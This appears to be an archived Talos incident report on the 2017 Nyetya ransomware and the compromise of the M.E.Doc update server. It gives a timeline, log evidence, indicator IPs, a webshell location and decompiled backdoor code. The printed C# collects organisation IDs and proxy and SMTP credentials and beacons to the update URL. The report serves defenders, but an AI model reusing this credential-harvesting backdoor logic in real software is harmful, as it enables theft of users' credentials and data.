
The MeDoc Connection

By David Maynor

Published: 2017-07-05 · Archived: 2026-04-05 14:47:55 UTC



Wednesday, July 5, 2017 14:22

Summary

The Nyetya attack was a destructive ransomware variant that affected many organizations inside of Ukraine and multinational corporations with operations in Ukraine. In cooperation with Cisco Advanced Services Incident Response, Talos identified several key aspects of the attack. The investigation found a supply chain-focused attack at M.E.Doc software that delivered a destructive payload disguised as ransomware. By utilizing stolen credentials, the actor was able to manipulate the update server for M.E.Doc to proxy connections to an actor-controlled server. Based on the findings, Talos remains confident that the attack was destructive in nature. The effects were broad reaching, with Ukraine Cyber police confirming over 2000 affected companies in Ukraine alone.

Details

For Talos, June 27th, 2017, started with a message from our intelligence partners in Ukraine. A massive ransomware attack was underway, and they were asking for help. An organized attacker had the means to deliver arbitrary code to users of the most popular accounting software in Ukraine, and that includes multinational corporations that do business there. The actor in question chose to use this capability to encrypt critical files and hard drives, with no way to decrypt the software.

Since the BlackEnergy attacks of late 2015, Talos has worked with public and private organizations in Ukraine to respond to attacks in the region. Once already this year, Talos has assisted organizations targeted by actors with destructive intent. Interestingly, in those cases a wiper very similar to prior BlackEnergy malware was deployed and, when that was blocked by our Advanced Malware Protection (AMP) product, the actor fell back to using a ransomware variant in an attempt to disrupt the organization's activities. With this recent history in mind, we were immediately concerned that there was more to this story than just another ransomware attack.

Early on it became clear that, while a majority of the early events were in Ukraine, the malware was infecting organizations that didn't immediately have any known connection to the country. Because of the scale of the event, Talos initiated an internal response management system call TaCERS (Talos Critical Event Response System) and began the research and response process. TaCERS divides up activities into intelligence, telemetry analysis, reverse engineering, communications and detection research. Talos researchers and engineers from around the world came together to address this threat.


Based on endpoint telemetry, it was clear that a Ukranian accounting software package called "M.E.Doc" was at the center of activity. Like WannaCry, there were reports of an email vector. This is most likely because some of the earliest infected machines had concurrent Lokibot infections with indications of an email vector for that malware. After careful research Talos concluded that for the delivery of the Nyetya malware, all installations came through the M.E.Doc update system.

M.E.Doc is a widely deployed accounting package created by a Ukrainian company named Intellect Service and that it was used to interact with Ukrainian tax systems. At this point we were in a position to reach out to M.E.Doc directly and offer assistance.

M.E.Doc was quick to accept an offer of assistance. As part of Cisco's global response to this event, two incident response specialists from the Advanced Services group arrived in Ukraine on the evening of June 29th and an additional incident response specialist supported the investigation from the UK. M.E.Doc was exceptionally open in arranging access to engineers and administrators who walked the team through the system and provided access to log files and code. They also agreed to share the results of our investigation for the purposes of this report.

In every Cisco incident response investigation, anywhere in the world, a dedicated Talos resource is made available to the incident response team to coordinate intelligence analysis, reverse engineering escalations and telemetry analysis activities. The two teams work together constantly, and that experience was put to full use in this investigation.

Early in the investigation, a web shell was discovered at http://www.me-doc[.]com[.]ua/TESTUpdate/medoc_online.php. The timestamp in the file was May 31 14:45 2017. Our analysis shows the webshell to be a slightly modified version of the open source PHP webshell PAS. The webshell is stored in an encrypted form and requires a passphrase set in a HTTP POST variable to decrypt. The decryption of the shell shows a fully featured PAS webshell.



As the incident response team extracted logs and additional forensic data, it was uploaded to Talos. This started a 24-hour cycle where at around 10am EDT, when it was evening in Ukraine, the Cisco incident response team would brief Talos on their findings and new data. Then at 3am EDT, as Ukraine was getting to work, Talos would brief the Cisco incident response team on their overnight findings.

Almost immediately, indications of problems were found. In the July 1st briefing, Talos identified key evidence in the logs:

8:57:46 AM	usc-cert sshd[23183]: subsystem request for sftp
8:59:09 AM	usc-cert su: BAD SU to root on /dev/pts/0
8:59:14 AM	usc-cert su: to root on /dev/pts/0
9:09:20 AM	[emerg] 23319#0: unknown directive "" in /usr/local/etc/nginx/nginx.conf:3

9:11:59 AM	[emerg] 23376#0: location "/" is outside location "\.(ver|txt|exe|upd|rtf|cmnt)$" in /usr/local/etc/nginx/nginx.conf:136

An unknown actor had stolen the credentials of an administrator at M.E.Doc. They logged into the server, acquired root privileges and then began modifying the configuration file for the NGINX web server. We were unable to recover the nginx.conf file, as it was subsequently overwritten, but additional log files were important in understanding what was changed. What we found were thousands of errors that looked like this:

> [error] 23401#0: *374685644 upstream timed out (60: Operation timed out) while connecting to upstream, client: <REDACTED>, server: upd.me-doc.com.ua, request: "GET /last.ver?rnd=1b2eb092215b49f5b1d691b5c38e3a74 HTTP/1.1", upstream: "http://176.31.182[.]167:80/last.ver?rnd=1b2eb092215b49f5b1d691b5c38e3a74", host: "upd.me-doc.com.ua"

The NGINX server had been reconfigured so that any traffic to upd.me-doc.com.ua would be proxied through the update server and to a host in the OVH IP space with an IP of 176.31.182.167. Subsequent investigation found that this server was operated by a reseller, thcservers.com, and that the server had been wiped the same day at 7:46 PM UTC.

When we compare the time of the first and last upstream error messages on the server to our in-field endpoint telemetry, we find that they bracket the beginning and the end of the active infection phase of the event. The initial log message was at 9:11:59 UTC and the last message was seen at 12:31:12 UTC. In our telemetry we see no new organizations infected outside of this timeframe.

We found one other piece of forensic evidence showing that the event concluded on or around 12:30 PM UTC. The file timestamp for nginx.conf at the time we analyzed the servers was Jun 27th, 12:33 PM UTC. The actor had returned the NGINX configuration to its original state at this time. There is only one other indicator to share, which was a Latvian IP address that disconnected from the system at 2:11:07 PM UTC:

> Received disconnect from 159.148.186.214: 11: FlowSshClientSession: disconnected on user's request

M.E.Doc confirms that neither the OVH server nor the Latvian IP address have any association with M.E.Doc.


At this point we understood that the actor in question had access to much of the network and many of the systems of M.E.Doc through compromised credentials. The questions remaining were: What were they doing with control of the upgrade server? How were they delivering the malicious software?


While we didn't know it at the time, we can now confirm ESET's research into the backdoor that had been inserted into the M.E.Doc software. The .net code in ZvitPublishedObjects.dll had been modified on multiple occasions to allow for a malicious actor to gather data and download and execute arbitrary code:

Date	M.E.Doc Update Version
4/14/2017	10.01.175-10.01.176

5/15/2017	10.01.180-10.01.181
6/22/2017	10.01.188-10.01.189

Looking further back in the logs provided by M.E.Doc, we could see the same “upstream” activity on June 22nd. Unfortunately, we do not have logs available for May or April, but it is reasonable to assume similar behavior occurs back through those dates as well.



APRIL 14, 2017
01.175-10.01.176 version of MeDoc is released with a backdoor.
MAY 15, 2017
01.180-10.01.181 version of MeDoc is released with a backdoor.
JUNE 22, 2017.
01.188-10.01.189 version of MeDoc is released with a backdoor
JUNE 27TH, 2017
8:59:14 UTC
Malicious actor used stolen credentials and "su" to obtain root privileges on the update server.
BETWEEN 9:11:59 UTC AND 9:14:58 UTC
The actor modifies the web server configuration to proxy to an OVH server.
9:14:58 UTC
Logs confirm proxied traffic to OVH.
12:31:12 UTC
The last confirmed proxy connection to OVH is observed. This marks the end of the active infection period.
12:33:00 UTC
The original server configuration is restored.
14:11:07 UTC
Received SSH disconnect from Latvian IP 159.148.186.214
19:46:26 UTC
The OVH server, 176.31.182.167, is wiped using "dd if=/dev/zero", filling the hard drive with 0x00.



Timeline

ZvitPublishedObjects.dll Backdoor Analysis

The backdoor was added to the ZvitPublishedObjects.Server.UpdaterUtils.IsNewUpdate function in ZvitPublishedObjects.dll:




```
UpdaterUtils.cs
258     private static bool IsNewUpdate(Version currVersion, bool is1C, IWebProxy proxy, out
string errorMess, out string verLast)
259     {
260       bool flag = false;
261       errorMess = string.Empty;
262       verLast = string.Empty;
263       try
264       {
265         ZvitWebClient zvitWebClient = new ZvitWebClient();
266         ((WebClient) zvitWebClient).Encoding = Encoding.GetEncoding("utf-8");
267         string str1 = currVersion.Major.ToString().PadLeft(2, '0') +
currVersion.Minor.ToString().PadLeft(2, '0') + currVersion.Build.ToString().PadLeft(3,
'0');
268         string empty = string.Empty;
269         try
270         {
271           string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
272           if (string.IsNullOrEmpty(str2))
273             str2 = is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://
upd.me-doc.com.ua/";
274           string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
275           ((WebClient) zvitWebClient).Proxy = proxy;
276           zvitWebClient.SetExpect100ContinueBehavior(address);
277           byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
278           verLast = Encoding.GetEncoding(1251).GetString(bytes);
279           try
280           {
281             DateTime result;
282             if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders
[HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture,
DateTimeStyles.None, out result))
283               ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate
(result.Date);
284           }
285           catch
286           {
287           }
288           if (!string.IsNullOrEmpty(verLast))
289             flag = Convert.ToInt64(str1) < Convert.ToInt64(verLast);
290         }
291         finally
```

```
UpdaterUtils.cs
268         string empty = string.Empty;
269         try
270         {
271           string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
272           if (string.IsNullOrEmpty(str2))
273             str2 = is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://
upd.me-doc.com.ua/";
274           string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
275           ((WebClient) zvitWebClient).Proxy = proxy;
276           zvitWebClient.SetExpect100ContinueBehavior(address);
277           byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
278           verLast = Encoding.GetEncoding(1251).GetString(bytes);
279           try
280           {
281             string edrpou = string.Empty;
282             foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new
AccUserMgr().GetAllOrgs()).Rows)
283             {
284               string str3 = row["EDRPOU"].ToString();
285               row["NAME"].ToString();
286               edrpou = edrpou + str3 + ";";
287             }
288             MeCom meCom = new MeCom(proxy, edrpou)
289             {
290               Period = 120000,
291               ReqUri = address,
292               ResUri = address
293             };
294             if (!meCom.CreateMainThread(true))
295               meCom.Dispose();
296           }
297           catch
298           {
299           }
300           try
301           {
302             DateTime result;
303             if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders
[HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture,
DateTimeStyles.None, out result))
304               ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate
```


Between lines 278 and 279 on the left, we can see on the right that code was added to retrieve every organization's EDRPOU and name. Then it creates a new MeCom object and a thread for it which will contact http://upd.me-doc[.]com.ua/last.ver?rnd=<GUID> every 2 minutes. It will also send any replies to this URL.

If a proxy has been configured, when the MeCom object is created at line 288 on the right, it proceeds to retrieve the proxy's host, port, username and password:



```
MeCom.cs
117   public MeCom(IWebProxy prx, string edrpou = "")
118   {
119     string str1 = "undef";
120     string str2 = "undef";
121     string str3 = "undef";
122     this.proxy = prx;
123     lock (edrpou)
124       this.edrpou = edrpou;
125     try
126     {
127       if (this.proxy != null)
128       {
129         lock (this.ProxyInfo)
130           this.ProxyInfo = "";
131         Uri proxy = this.proxy.GetProxy(new Uri(this.resUri));
132         string str4 = string.Empty;
133         string str5 = string.Empty;
134         try
135         {
136           ProxyConfigurator instanceField = MeCom.GetInstanceField(typeof (ProxyConfigurator), (object) null, "_ProxyInstance") as ProxyConfigurator;
137           if (instanceField != null)
138           {
139             str4 = MeCom.GetInstanceField(typeof (ProxyConfigurator), (object) instanceField, "_ProxyUser") as string;
140             str5 = MeCom.GetInstanceField(typeof (ProxyConfigurator), (object) instanceField, "_ProxyPass") as string;
141           }
142         }
143         catch (Exception ex)
144         {
145           str4 = ex.ToString();
146         }
147         lock (this.ProxyInfo)
148           this.ProxyInfo += string.Format("\nAbsoluteUri: {0} Host: {1} Port: {2} UserName: {3} Password: {4}\n", (object) proxy.AbsoluteUri, (object) proxy.Host, (object) proxy.Port,
(object) str4, (object) str5);
149         str1 = str4;
150         str2 = str5;
151         string host = proxy.Host;
152         proxy.Port.ToString();
153         str3 = proxy.ToString();
154       }
155     }
156     catch (Exception ex)
```

It then retrieves the SMTP host, username, password and email address for every organization in the application's database:



```
MeCom.cs
156     catch (Exception ex)
157     {
158       lock (this.ProxyInfo)
159         this.ProxyInfo += ex.ToString();
160     }
161     try
162     {
163       foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164       {
165         long idOrg = (long) row["CODE"];
166         string str4 = row["EDRPOU"].ToString();
167         string str5 = row["NAME"].ToString();
168         MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169         if (mailSettings.get_Count() > 0)
170         {
171           string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172           string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173           string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174           string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175           string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176           lock (this.ProxyInfo)
177             this.ProxyInfo += string.Format("\nedrpou: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
(object) str7, (object) str8, (object) str9, (object) str10);
178         }
179       }
180     }
181     catch (Exception ex)
182     {
183       lock (this.ProxyInfo)
184         this.ProxyInfo += ex.ToString();
185     }
186     try
187     {
188       RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
189       subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
190       subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
191     }
192     catch
193     {
194     }
195   }
```

